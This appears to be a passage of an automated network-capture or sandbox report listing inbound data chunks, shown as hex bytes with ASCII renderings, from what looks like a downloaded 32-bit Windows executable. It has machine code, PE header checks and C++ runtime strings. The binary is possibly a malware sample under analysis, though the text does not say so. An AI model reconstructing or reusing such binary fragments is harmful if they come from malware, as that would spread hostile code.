2021-10-21 17:40:39 UTC	133	IN	Data Raw: 83 c0 55 0f b7 c0 99 2b f0 8b 44 24 24 1b c2 03 de ba 00 00 00 00 13 d0 0f b7 44 24 10 80 c1 19 0f af f8 02 c9 89 54 24 18 02 4c 24 10 02 cb 89 3d 88 67 05 10 0f b6 c1 99 3b 54 24 18 72 27 77 04 3b c3 72 21 0f af 3d c4 67 05 10 8a c1 04 32 02 c9 02 c1 02 c3 0f b6 c0 89 3d 88 67 05 10 5f 5e 5b 8b e5 5d c3 5f 5e 0f b6 c1 5b 8b e5 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 51 8b 15 78 67 05 10 b8 48 68 05 10 53 57 8b d9 8b 0d c4 67 05 10 56 66 0f 1f 84 00 00 00 00 00 8b 35 88 67 05 10 3b ce 74 1f 29 18 8d 14 55 29 e7 fe ff 83 e8 08 89 15 78 67 05 10 3d 80 67 05 10 7f dd 8b 35 88 67 05 10 8a 0d 76 67 05 10 0f b6 c1 3b d0 72 29 8a c2 0f af f3 2a c3 02 c8 0f b6 c1 03 c3 88 0d 76 67 05 10 81 c2 99 73 ff ff 89 35 88 67 05 10 8d 14 50 89 15 78 67 05 10 8b Data Ascii: U+D$$DTL$=g;T$r'w;r!=g2=g_^[]_^[]QxgHhSWgVf5g;t)U)xg=g5gvg;r)*vgs5gPxg
2021-10-21 17:40:39 UTC	141	IN	Data Raw: ec 56 ff 75 08 8b f1 e8 25 00 00 00 c7 06 9c e2 02 10 8b c6 5e 5d c2 04 00 83 61 04 00 8b c1 83 61 08 00 c7 41 04 a4 e2 02 10 c7 01 9c e2 02 10 c3 55 8b ec 56 8b f1 8d 46 04 c7 06 60 e2 02 10 83 20 00 83 60 04 00 50 8b 45 08 83 c0 04 50 e8 6b 0b 00 00 59 59 8b c6 5e 5d c2 04 00 8d 41 04 c7 01 60 e2 02 10 50 e8 b6 0b 00 00 59 c3 55 8b ec 56 8b f1 8d 46 04 c7 06 60 e2 02 10 50 e8 9f 0b 00 00 f6 45 08 01 59 74 0a 6a 0c 56 e8 f7 01 00 00 59 59 8b c6 5e 5d c2 04 00 55 8b ec 83 ec 0c 8d 4d f4 e8 3d ff ff ff 68 3c 4d 05 10 8d 45 f4 50 e8 8a 0b 00 00 cc 55 8b ec 83 ec 0c 8d 4d f4 e8 53 ff ff ff 68 90 4d 05 10 8d 45 f4 50 e8 6d 0b 00 00 cc 8b 41 04 85 c0 75 05 b8 68 e2 02 10 c3 55 8b ec 83 25 d8 6b 05 10 00 83 ec 24 53 33 db 43 09 1d 10 60 05 10 6a 0a e8 d7 8e 00 Data Ascii: Vu%^]aaAUVF` `PEPkYY^]A`PYUVF`PEYtjVYY^]UM=h<MEPUMShMEPmAuhU%k$S3C`j

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:39 UTC	148	IN	Data Raw: 00 ff 15 28 e1 02 10 8b c8 85 c9 75 03 32 c0 c3 b8 4d 5a 00 00 66 39 01 75 f3 8b 41 3c 03 c1 81 38 50 45 00 00 75 e6 b9 0b 01 00 00 66 39 48 18 75 db 83 78 74 0e 76 d5 83 b8 e8 00 00 00 00 0f 95 c0 c3 8b ff 55 8b ec 51 51 a1 04 60 05 10 33 c5 89 45 fc 83 65 f8 00 8d 45 f8 50 68 4c ec 02 10 6a 00 ff 15 6c e1 02 10 85 c0 74 23 56 68 64 ec 02 10 ff 75 f8 ff 15 60 e1 02 10 8b f0 85 f6 74 0d ff 75 08 8b ce ff 15 10 e2 02 10 ff d6 5e 83 7d f8 00 74 09 ff 75 f8 ff 15 5c e1 02 10 8b 4d fc 33 cd e8 7b d5 ff ff 8b e5 5d c3 8b ff 55 8b ec 8b 45 08 a3 90 6c 05 10 5d c3 6a 01 6a 00 6a 00 e8 de fd ff ff 83 c4 0c c3 8b ff 55 8b ec 6a 00 6a 02 ff 75 08 e8 c9 fd ff ff 83 c4 0c 5d c3 a1 8c 6c 05 10 c3 8b ff 55 8b ec 83 ec 0c 83 7d 08 02 56 74 1c 83 7d 08 01 74 16 e8 3b 17 Data Ascii: (u2MZf9uA<8PEuf9HuxtvUQQ`3EeEPhLjlt#Vhdu`tu^}tu\M3{]UEl]jjjUjju]lU}Vt}t;
2021-10-21 17:40:39 UTC	156	IN	Data Raw: 00 00 00 ff 15 ec e0 02 10 eb 15 83 f8 fc 75 10 8b 45 f4 c7 05 f8 6f 05 10 01 00 00 00 8b 40 08 80 7d fc 00 74 0a 8b 4d f0 83 a1 50 03 00 00 fd 8b e5 5d c3 8b ff 55 8b ec 53 8b 5d 08 56 57 68 01 01 00 00 33 ff 8d 73 18 57 56 e8 6f c9 ff ff 89 7b 04 33 c0 89 7b 08 83 c4 0c 89 bb 1c 02 00 00 b9 01 01 00 00 8d 7b 0c ab ab ab bf 50 63 05 10 2b fb 8a 04 37 88 06 46 83 e9 01 75 f5 8d 8b 19 01 00 00 ba 00 01 00 00 8a 04 39 88 01 41 83 ea 01 75 f5 5f 5e 5b 5d c3 8b ff 55 8b ec 81 ec 20 07 00 00 a1 04 60 05 10 33 c5 89 45 fc 53 56 8b 75 08 8d 85 e8 f8 ff ff 57 50 ff 76 04 ff 15 e4 e0 02 10 33 db bf 00 01 00 00 85 c0 0f 84 f0 00 00 00 8b c3 88 84 05 fc fe ff ff 40 3b c7 72 f4 8a 85 ee f8 ff ff 8d 8d ee f8 ff ff c6 85 fc fe ff ff 20 eb 1f 0f b6 51 01 0f b6 c0 eb 0d Data Ascii: uEo@}tMP]US]VWh3sWVo{3{{Pc+7Fu9Au_^[]U `3ESVuWPv3@;r Q
2021-10-21 17:40:39 UTC	164	IN	Data Raw: 8d 14 36 8d 4a 08 3b d1 1b c0 85 c1 74 4a 8d 4a 08 3b d1 1b c0 23 c1 8d 4a 08 3d 00 04 00 00 77 19 3b d1 1b c0 23 c1 e8 83 35 00 00 8b fc 85 ff 74 64 c7 07 cc cc 00 00 eb 19 3b d1 1b c0 23 c1 50 e8 19 cd ff ff 8b f8 59 85 ff 74 49 c7 07 dd dd 00 00 83 c7 08 eb 02 33 ff 85 ff 74 38 6a 00 6a 00 6a 00 56 57 ff 75 f8 53 ff 75 10 ff 75 0c e8 fa d4 ff ff 85 c0 74 1d 33 c0 50 50 39 45 20 75 3a 50 50 56 57 50 ff 75 24 ff 15 78 e1 02 10 8b f0 85 f6 75 2e 57 e8 f4 fd ff ff 59 33 f6 53 e8 eb fd ff ff 59 8b c6 8d 65 ec 5f 5e 5b 8b 4d fc 33 cd e8 ec 96 ff ff 8b e5 5d c3 ff 75 20 ff 75 1c eb c0 57 e8 c6 fd ff ff 59 eb d2 8b ff 55 8b ec 83 ec 10 ff 75 08 8d 4d f0 e8 56 ca ff ff ff 75 28 8d 45 f4 ff 75 24 ff 75 20 ff 75 1c ff 75 18 ff 75 14 ff 75 10 ff 75 0c 50 e8 af fd Data Ascii: 6J;tJJ;#J=w;#5td;#PYtI3t8jjjVWuSuut3PP9E u:PPVWPu$xu.WY3SYe_^[M3]u uWYUuMVu(Eu$u uuuuuP
2021-10-21 17:40:39 UTC	172	IN	Data Raw: 00 00 00 c3 8b 42 04 25 00 00 f0 7f 3d 00 00 f0 7f 74 03 dd 02 c3 8b 42 04 83 ec 0a 0d 00 00 ff 7f 89 44 24 06 8b 42 04 8b 0a 0f a4 c8 0b c1 e1 0b 89 44 24 04 89 0c 24 db 2c 24 83 c4 0a a9 00 00 00 00 8b 42 04 c3 8b 44 24 08 25 00 00 f0 7f 3d 00 00 f0 7f 74 01 c3 8b 44 24 08 c3 66 81 3c 24 7f 02 74 03 d9 2c 24 5a c3 66 8b 04 24 66 3d 7f 02 74 1e 66 83 e0 20 74 15 9b df e0 66 83 e0 20 74 0c b8 08 00 00 00 e8 d9 00 00 00 5a c3 d9 2c 24 5a c3 83 ec 08 dd 14 24 8b 44 24 04 83 c4 08 25 00 00 f0 7f eb 14 83 ec 08 dd 14 24 8b 44 24 04 83 c4 08 25 00 00 f0 7f 74 3d 3d 00 00 f0 7f 74 5f 66 8b 04 24 66 3d 7f 02 74 2a 66 83 e0 20 75 21 9b df e0 66 83 e0 20 74 18 b8 08 00 00 00 83 fa 1d 74 07 e8 7b 00 00 00 5a c3 e8 5d 00 00 00 5a c3 d9 2c 24 5a c3 dd 05 0c 22 03 10 Data Ascii: B%=tBD$BD$$,BD%=tD$f<$t,Zff=tf tf tZ,ZD$%$D$%t==t_f$f=t*f u!f tt{Z]Z,$Z"
2021-10-21 17:40:39 UTC	180	IN	Data Raw: ea 02 10 14 ea 02 10 30 ea 02 10 44 ea 02 10 64 ea 02 10 5f 5f 62 61 73 65 64 28 00 00 00 00 5f 5f 63 64 65 63 6c 00 5f 5f 70 61 73 63 61 6c 00 00 00 00 5f 5f 73 74 64 63 61 6c 6c 00 00 00 5f 5f 74 68 69 73 63 61 6c 6c 00 00 5f 5f 66 61 73 74 63 61 6c 6c 00 00 5f 5f 76 65 63 74 6f 72 63 61 6c 6c 00 00 00 00 5f 5f 63 6c 72 63 61 6c 6c 00 00 00 5f 5f 65 61 62 69 00 00 5f 5f 73 77 69 66 74 5f 31 00 00 00 5f 5f 73 77 69 66 74 5f 32 00 00 00 5f 5f 70 74 72 36 34 00 5f 5f 72 65 73 74 72 69 63 74 00 00 5f 5f 75 6e 61 6c 69 67 6e 65 64 00 72 65 73 74 72 69 63 74 28 00 00 00 20 6e 65 77 00 00 00 00 20 64 65 6c 65 74 65 00 3d 00 00 00 3e 3e 00 00 3c 3c 00 00 21 00 00 00 3d 3d 00 00 21 3d 00 00 5b 5d 00 00 6f 70 65 72 61 74 6f 72 00 00 00 00 2d 3e 00 00 2a 00 00 00 Data Ascii: 0Dd__based(__cdecl__pascal__stdcall__thiscall__fastcall__vectorcall__clrcall__eabi__swift_1__swift_2__ptr64__restrict__unalignedrestrict(new delete=>><<!==!=[]operator->*
2021-10-21 17:40:39 UTC	188	IN	Data Raw: 04 00 00 d4 0b 03 10 5a 04 00 00 e4 0b 03 10 65 04 00 00 f4 0b 03 10 6b 04 00 00 04 0c 03 10 6c 04 00 00 14 0c 03 10 81 04 00 00 20 0c 03 10 01 08 00 00 2c 0c 03 10 04 08 00 00 7c f4 02 10 07 08 00 00 38 0c 03 10 09 08 00 00 44 0c 03 10 0a 08 00 00 50 0c 03 10 0c 08 00 00 5c 0c 03 10 10 08 00 00 68 0c 03 10 13 08 00 00 74 0c 03 10 14 08 00 00 80 0c 03 10 16 08 00 00 8c 0c 03 10 1a 08 00 00 98 0c 03 10 1d 08 00 00 b0 0c 03 10 2c 08 00 00 bc 0c 03 10 3b 08 00 00 d4 0c 03 10 3e 08 00 00 e0 0c 03 10 43 08 00 00 ec 0c 03 10 6b 08 00 00 04 0d 03 10 01 0c 00 00 14 0d 03 10 04 0c 00 00 20 0d 03 10 07 0c 00 00 2c 0d 03 10 09 0c 00 00 38 0d 03 10 0a 0c 00 00 44 0d 03 10 0c 0c 00 00 50 0d 03 10 1a 0c 00 00 5c 0d 03 10 3b 0c 00 00 74 0d 03 10 6b 0c 00 00 80 0d 03 10 Data Ascii: Zekl ,|8DP\ht,;>Ck ,8DP\;tk
2021-10-21 17:40:39 UTC	195	IN	Data Raw: c0 ef 59 1e 17 a7 3f db 54 cf 3f 1a bd 16 3d 00 00 c7 02 90 3e aa 3f 86 d3 d0 c8 57 d2 21 3d 00 40 c3 2d 33 32 ad 3f 1f 44 d9 f8 db 7a 1b 3d 00 a0 d6 70 11 28 b0 3f 76 50 af 28 8b f3 1b 3d 00 60 f1 ec 1f 9c b1 3f d4 55 53 1e 3f e0 3e 3d 00 c0 65 fd 1b 15 b3 3f 95 67 8c 04 80 e2 37 3d 00 60 c5 80 27 93 b4 3f f3 a5 62 cd ac c4 2f 3d 00 80 e9 5e 73 05 b6 3f 9f 7d a1 23 cf c3 17 3d 00 a0 4a 8d 77 6b b7 3f 7a 6e a0 12 e8 03 1c 3d 00 c0 e4 4e 0b d6 b8 3f 82 4c 4e cc e5 00 39 3d 00 40 24 22 b4 33 ba 3f 35 57 67 34 70 f1 36 3d 00 80 a7 54 b6 95 bb 3f c7 4e 76 24 5e 0e 29 3d 00 e0 e9 02 26 ea bc 3f cb cb 2e 82 29 d1 eb 3c 00 a0 6c c1 b4 42 be 3f e9 4d 8d f3 0f e5 25 3d 00 60 6a b1 05 8d bf 3f a7 77 b7 a2 a5 8e 2a 3d 00 20 3c c5 9b 6d c0 3f 45 fa e1 ee 8d 81 32 3d Data Ascii: Y?T?=>?W!=@-32?Dz=p(?vP(=`?US?>=e?g7=`'?b/=^s?}#=Jwk?zn=N?LN9=@$"3?5Wg4p6=T?Nv$^)=&?.)<lB?M%=`j?w*= <m?E2=
2021-10-21 17:40:39 UTC	203	IN	Data Raw: ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a ff 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a fe 91 8e 4a ff 91 8d 4a fe 95 86 4a fe 6a 5f 34 ff 6a 5e 34 fe 95 85 49 fe 96 86 4a ff 95 85 49 fe 95 85 49 fe 96 86 4a ff 95 85 49 fe 95 85 Data Ascii: JJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJj_4j^4IJIIJI
2021-10-21 17:40:39 UTC	211	IN	Data Raw: ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff b3 a7 7c ff a4 96 62 ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff 96 86 4a ff f6 cc d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6c d4 51 ff 6b d3 50 fe 6b d3 50 fe 6c d4 51 ff 95 85 49 fe 95 85 49 fe 96 86 4a ff 95 85 Data Ascii: |||||||||||bJJJJJJJJJJJJlQkPkPlQkPkPlQkPkPlQkPlQkPkPkPlQkPkPlQkPkPlQkPkPlQkPkPlQkPkPlQkPlQkPkPlQIIJ
2021-10-21 17:40:39 UTC	219	IN	Data Raw: b4 5a e0 15 42 38 07 07 08 08 00 00 07 07 02 5d b6 3b 51 09 35 02 00 00 00 00 00 00 ff ff 01 01 00 00 ff ff c7 b3 b1 76 b0 2a a9 ff ff 07 07 00 00 00 76 b6 d8 4a 72 ef cf 4c cb 26 40 00 00 00 07 07 06 06 03 c7 84 fb 5b bd 54 36 20 a7 f7 a8 e4 2c 65 03 03 03 ff ff 00 00 07 07 00 00 f7 0e 4a 65 0e ff ff 00 00 00 00 00 00 00 00 ff ff fb f2 3b 3a 13 0c b7 65 9e 00 00 ff ff ff ff 08 08 72 e5 2c 70 25 08 08 0a 0a 00 96 3a b8 02 72 d4 39 00 ff ff ff ff 06 06 03 03 9b dd 59 d3 87 be a3 79 1f 00 00 00 00 0a 0a 03 03 00 00 07 07 00 00 ff b1 cc 57 13 05 19 ce be ff 00 00 03 03 00 00 ac 56 52 3e 4b 7a 36 5b da f9 36 4b ff ff 0a 0a 00 00 00 00 1c 6f f9 e2 2a f2 03 03 00 00 ff ff 00 00 00 00 06 a6 d5 78 e8 f4 a6 19 06 00 00 00 00 00 00 00 00 00 00 00 77 f9 59 56 28 98 Data Ascii: ZB8];Q5v*vJrL&@[T6 ,eJe;:er,p%:r9YyWVR>Kz6[6Ko*xwYV(

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:39 UTC	227	IN	Data Raw: 7b 73 23 33 0d 25 47 74 00 00 00 00 00 00 00 00 dd 54 0e 79 3b e6 64 ed 00 00 ff ff 07 a1 79 d0 c1 ad 7b ff 44 e4 d5 59 f5 07 ff ff ff ff 00 00 ff ff 46 8e 87 a9 27 a2 07 07 00 00 00 00 00 00 ff ff 00 00 00 00 0a 2c bc 42 f6 87 bb 70 0a 06 06 00 00 02 02 fd 86 55 ab b3 3e ec b8 ae be f6 ff ff fe fe 04 04 00 00 10 dd 22 39 28 c0 46 49 44 17 2e dc 6b ab ff ff 00 00 00 00 0a 0a 00 00 00 4f ac 55 ba 8c 00 0a 0a 03 03 00 00 ff ff 00 00 00 fb d6 da 2a a4 f7 fc 0f 53 00 ff ff 08 08 ff ff 00 9f 61 4a ea 1c 00 00 00 ff ff 9b 84 d7 ba 4d d8 82 00 00 ff ff 00 00 0b 0b 00 84 88 27 5e 9b 0f ef 1d dd 00 00 00 04 04 00 00 00 00 00 00 03 03 01 01 3b d5 ae 06 56 3d 36 ca 00 00 00 00 00 00 07 1d 8b b5 6d ec f2 3e 5e a0 5c fe 74 ab 85 85 68 a0 ff 00 ff 51 86 8b ff 5a c6 00 Data Ascii: {s#3%GtTy;dy{DYF',BpU>"9(FID.kOU*SaJM'^;V=6m>^\thQZ
2021-10-21 17:40:39 UTC	234	IN	Data Raw: 00 00 76 74 07 97 6b 3c 86 b3 b8 e2 b6 72 00 00 00 0b 0b 01 01 42 68 8c 57 79 17 00 00 00 00 00 00 05 05 b5 82 0a 4c f3 53 41 ff ff 00 00 0a 0a 06 06 00 00 ff 31 16 ff 0e 1a 9c f1 03 77 32 29 ff 00 00 ff ff 07 07 06 06 ff ff 08 fe 32 f0 24 43 94 e7 3e 81 31 db 4e cb dc 08 08 08 08 08 00 00 00 e6 fe ff c2 39 00 04 04 00 00 a6 13 ea 30 72 4d 78 5c 2d ff ff 00 00 00 00 00 00 00 2e 0b 3c 70 b1 00 ff ff 08 08 00 00 ff ff ff ff 00 00 00 00 10 90 de 41 d4 41 9c 00 00 00 00 00 00 00 e1 f8 20 59 23 53 ca 8d 8e 00 06 06 00 00 00 00 08 8f ee 2a 2b 28 75 35 3a 08 00 00 00 00 00 00 00 00 02 02 3b fc fd b6 fa 72 71 70 31 f5 f4 f7 03 03 00 00 00 00 00 00 ff ff 00 00 f6 7b c1 2e 0b c1 00 00 00 00 00 00 0a 0a e1 1c 46 45 46 47 40 00 00 00 00 00 d5 bb b8 b9 55 3d bd 57 e2 Data Ascii: vtk<rBhWyLSA1w2)2$C>1N90rMx\-.<pAA Y#S*+(u5:;rqp1{.FEFG@U=W
2021-10-21 17:40:39 UTC	242	IN	Data Raw: 7c 85 49 4f 72 ad 85 ff 85 96 fe ff 4a 96 51 96 95 fe c2 fe 86 86 97 86 50 53 fe fe 96 ff fe 96 d9 95 d3 fe 00 96 50 34 85 89 49 49 c9 96 ff d3 88 4a 77 86 be be aa fe 96 fe 91 95 ff a7 ff 5a 35 89 ff a9 3b 95 fe 49 86 4c 86 fe 00 65 95 ff c3 fe ff be ce fe fe fe 86 b0 4b 85 a7 96 ff 85 51 6b ff b1 6f 4a 96 ff a3 49 ad d4 fe fe 9b ff 63 be bd 51 ff 2c be fe c6 ff fe be 89 85 34 ff 00 d3 d4 4a 00 fe 00 b4 3a 95 ff 66 83 ff 95 d3 fe da 4a ff ff 3b 8c d4 3b d3 ff 96 86 3b b6 ca ff 85 85 85 96 a7 ac d9 4e aa 4a ff bd 4a 34 85 fe 96 6f fe fe ff 00 96 fe ff 3a 86 ff 4d ff 49 95 ff bd 7c a1 ff fe d4 ff 2d fe 52 49 9b ff 96 fe 7e 30 d3 7f 86 3a bd 95 ff 86 86 ff 4a 50 49 86 99 ff 51 95 fe 00 fe 85 78 ff 85 5f d4 da 49 fe ff bd 00 86 95 bb 85 ff 91 85 96 bb 7e 85 Data Ascii: |IOrJQPSP4IIJwZ5;lLeKQkoJIcQ,4J:fJ;;;NJJ4o:MI|-RI~0:JPIQx_I~
2021-10-21 17:40:39 UTC	250	IN	Data Raw: 00 ff ff ff ff 07 07 3c 5c b2 d3 ff f6 2c dd ff ff 00 00 0b 0b 07 07 04 04 00 00 ff ff 00 22 43 f3 bd f1 1f 2a 1b 89 88 5d c0 00 00 00 ff ff 0b 0b a0 5e 4b a3 9c 91 00 00 0a 0a 00 00 0a 0a fe cb 7d 7e f3 47 fb 07 07 00 00 0a 0a 08 08 00 00 00 d7 c5 6e 68 4e 2c 79 6a 01 14 dd 00 00 00 00 00 02 02 ff ff ff ff 0a 6f 00 a9 0f 7d 08 7e 67 22 ac fa 9b 3b ec 0a 00 00 00 00 00 00 00 88 ac f1 51 ef 00 07 07 00 00 cb 99 95 f4 28 1d 94 77 4a 00 00 07 07 00 00 07 07 00 87 6a 90 8e 17 00 00 00 07 07 01 01 ff ff 07 07 ff ff 00 00 b5 c1 94 54 49 0e fe ff ff 00 00 00 00 00 c8 b3 18 d0 32 2f 96 d9 bd 00 00 00 0a 0a 04 04 0b 35 f5 aa a3 fa cb ac 6e 0b 00 00 08 08 00 00 00 00 01 01 af 73 44 a8 fb 7c 2f d4 e5 df 60 59 00 00 00 00 09 09 ff ff 00 00 00 00 83 17 42 12 07 83 00 Data Ascii: <\,"C*]^K}~GnhN,yjo}~g";Q(wJjTI2/5nsD|/`YB
2021-10-21 17:40:39 UTC	258	IN	Data Raw: 00 00 00 f0 ec 30 d6 50 ff ff 01 01 ff f1 90 ea e7 a7 94 67 02 9d ff 00 00 06 06 ff ff 00 00 7c bf 89 72 9e 00 00 06 06 01 01 06 06 00 00 0b 0b 08 08 00 71 0d e4 0b 27 95 d8 00 00 00 00 00 07 07 93 76 73 fe 52 7f d7 c6 27 00 00 00 00 ff ff 00 00 cf 80 b0 4c 81 3f 5a 93 00 00 00 00 00 00 00 00 00 00 50 00 fc 00 18 eb fb eb ef 4d 32 79 00 00 00 00 00 00 00 00 00 00 00 00 53 92 54 fe 35 32 00 00 00 07 07 ff ff 0b b8 ec a4 47 e6 5a b6 0b 00 00 00 00 37 ad 1c 32 57 b7 2d 0a 15 a8 e1 05 05 00 00 0a 0a 00 00 00 de 0e ec 76 25 97 1c 9f d5 89 c9 81 df d9 00 06 06 00 00 00 00 00 00 00 00 04 04 00 00 26 69 2e cc 61 00 00 00 00 00 00 ff db 10 46 87 ea e0 0c 8e 5b ff 00 00 00 00 00 00 00 36 26 a9 06 88 00 01 01 07 07 ff ff 04 04 08 08 1a b4 9b a0 52 d5 40 03 03 00 Data Ascii: 0Pg|rq'vsR'L?ZPM2yST52GZ72W-v%&i.aF[6&R@
2021-10-21 17:40:39 UTC	266	IN	Data Raw: a5 78 95 49 49 fe c9 da 8f d3 bd 4e 78 85 00 94 4e 49 00 ce 6e 95 fe 95 ff 49 ff be ff ac 4a ff 4a 86 4a fe 8a fe 99 fe ff 4e d4 78 fe 86 2d 77 86 ff 00 ff 97 5c ff d3 81 b2 fe 49 3e 96 49 95 95 50 bd bb fe 72 86 90 ff 96 d4 d3 be bd 5e ff 52 fe ff 95 49 52 d3 c8 49 ba ff ac d3 b9 96 49 86 49 be 96 86 da ff c3 00 8c 5f 77 a9 4a fe ff 7a be fe 9c 78 85 96 4a fe 49 bb 86 50 ff 52 63 6f 49 95 be 49 51 9d be 34 4a 8d bb 4e c3 77 9f ff ff fe 85 85 be ff 78 95 3a 86 fe 4a ff d3 ff 87 d3 ff fe b8 95 ff 86 d4 b3 4a d4 87 8e be 49 fe 85 85 fe 96 fe d4 a1 d4 50 81 78 6b 96 4a 8e 9d 4a 7b 6b 7c 3a 96 d4 6f c7 ba bd 49 bd ff ff 9a 84 4a fe 4a 96 68 39 fe 49 49 b6 49 3b fe 49 d4 d3 fe 6d 96 be 5c 42 49 fe fe 4c ff 96 95 d4 86 a7 6c ff 86 ff b6 00 ba ff da fe ff 85 00 Data Ascii: xIINxNInIJJJNx-w\I>IPr^RIRIII_wJzxJIPRcoIIQ4JNwx:JJIPxkJJ{k|:oIJJh9III;Im\BILI
2021-10-21 17:40:39 UTC	273	IN	Data Raw: ff 75 55 ff 73 d9 ff fe 95 86 fe 49 fd d3 da d9 bd 6b 74 4a be 86 96 95 00 ad ff 00 6c d3 4a ff 86 8f 85 b4 ff 34 96 ff 94 2b 6b 96 ff 34 ff fe 97 82 be bd bc da aa 95 49 4a ff 8d 00 4a 49 ff be ff 4a a9 86 49 96 85 ff 00 d4 49 86 b8 35 b5 86 49 ff ff 91 86 d3 ff 6c d4 95 9d b8 00 ff c3 85 95 86 4d ff 6c 95 6e 86 50 7f 5a a3 5c fe fe ff 86 85 e7 ff ff 4a 8d fe 49 ff 5a bd 4a fe d3 3a 95 d9 d3 86 7f 2d da 4e 4e 00 96 86 96 ff da da 86 49 d3 85 00 95 3f 96 ff 49 fe 96 ff 40 95 b4 00 fe 82 96 4a 7d b1 68 ff 95 4a fe 4a 85 96 d4 b7 4a ff 6e ff 6f 00 be 6b 96 ff fe fe bd fe 93 4a 89 5c ff 6a 4a 3a d3 79 d4 bc fe ce 6f 4a 85 99 ff 96 ff 49 be 80 ba 85 86 6a ff a9 ce da 8a ff 00 ff 00 b3 56 be d4 51 78 d0 7d ff fe 00 98 5e 85 fe a0 85 c6 72 00 fe be b2 52 c3 3b Data Ascii: uUsIktJlJ4+k4IJJIJII5IIMlnPZ\JIZJ:-NNI?I@J}hJJJnokJ\jJ:yoJIjVQx}^rR;
2021-10-21 17:40:39 UTC	281	IN	Data Raw: fe d3 a9 96 96 50 4a af 75 4a ff 4b 96 85 fe 85 fe 96 86 fe bd da 86 6a 8e 86 ff af fe d3 60 4f d3 86 86 96 95 ff b6 85 63 bd fe bf 96 92 97 96 fe fe 65 fe 6b 40 ff ff 85 86 7b da a7 85 d9 da 7a 00 fe cc ff 4a bd fe ff 96 d3 96 ba 50 45 4a 6b 95 fe b4 d3 43 95 96 49 ff 4a d3 fe ff 86 fe ff 86 2a ff fe 4f be 4a 50 6b 52 ff ff fe 3a 84 86 96 96 86 fe 51 fe 86 00 fe fe ff 86 95 4a 4a ff 96 42 50 80 2d d4 95 ab cb 00 ff 86 ac 96 49 72 a1 6c 96 6c 85 ff 86 6c ff 56 49 d3 da 96 ff 5c bd fe ff ff 50 4a c7 fe 52 49 fe ff 85 49 ff 95 ff 95 4a fe ff b6 fe 4a d4 ff ff a4 20 95 a7 4b fe 4a 93 95 86 4a 4d fe 49 fe 85 95 85 6b 4a 5a d0 ff fe fe d4 d4 fe 50 b8 fe ff 86 bb d4 ff ab ff fe 51 fe be 95 5a 88 96 be fe 96 49 86 7a d9 da 86 00 00 50 a1 96 9f 58 ff ff b7 86 2d Data Ascii: PJuJKj`Ocek@{zJPEJkCIJ*OJPkR:QJJBP-IrllVI\PJRIIJJ KJJMlkJZPQZIzPX-
2021-10-21 17:40:39 UTC	289	IN	Data Raw: 96 d3 86 ff ff 85 49 86 a6 2d fe 49 fe 3e 4a 95 50 00 ff 4a 95 6d 00 96 4a 49 4c fe 82 ff 95 4a de 86 89 ff fe 8e 6c fe 86 00 bd 49 cc fe ff 8d 00 85 84 c4 4a 89 bd 4a d3 fe ff ff 00 2d fe 4a 85 85 4a fe 62 85 a9 85 fe 4a 56 4a ff 47 96 5a fe c6 96 ff d4 4d 00 ff d6 95 4a a5 95 a4 86 86 bd 4a fe ff 96 86 00 b4 4a ad 49 ad 49 ff fe 7e 9c d4 ff 78 6a da ff fe fe 96 96 d4 49 95 4a 96 77 6b a3 00 96 4a fe ff fe 84 cb c3 d3 96 34 e6 49 49 d4 4e bf 4a ff 9f d4 4a ff fe a9 96 3a 86 2d ab 96 9 4 9f aa 95 d9 fe a6 d3 ff ff 85 00 ff 96 ff d9 3e c6 86 96 da d3 b6 be bd fe 4a d9 cf ff 86 66 ff 6a 5f 99 51 4a 6b 4a fe d4 be 51 96 d4 fe a1 95 be a7 ff ff 00 ff d3 62 35 00 95 2a 85 a7 ba 2c c9 9c d4 95 da ff 4a 4a 4a ff 86 fe 8c 3b ff ff ff 85 d3 fe fe 4a d9 ff ba 9a ac Data Ascii: I-I>JPJmJILJlIJJ-JJbJVJGZMJJJII~xjIJwkJ4IINJJ:->Jfj_QJkJQb5*,JJJ;J
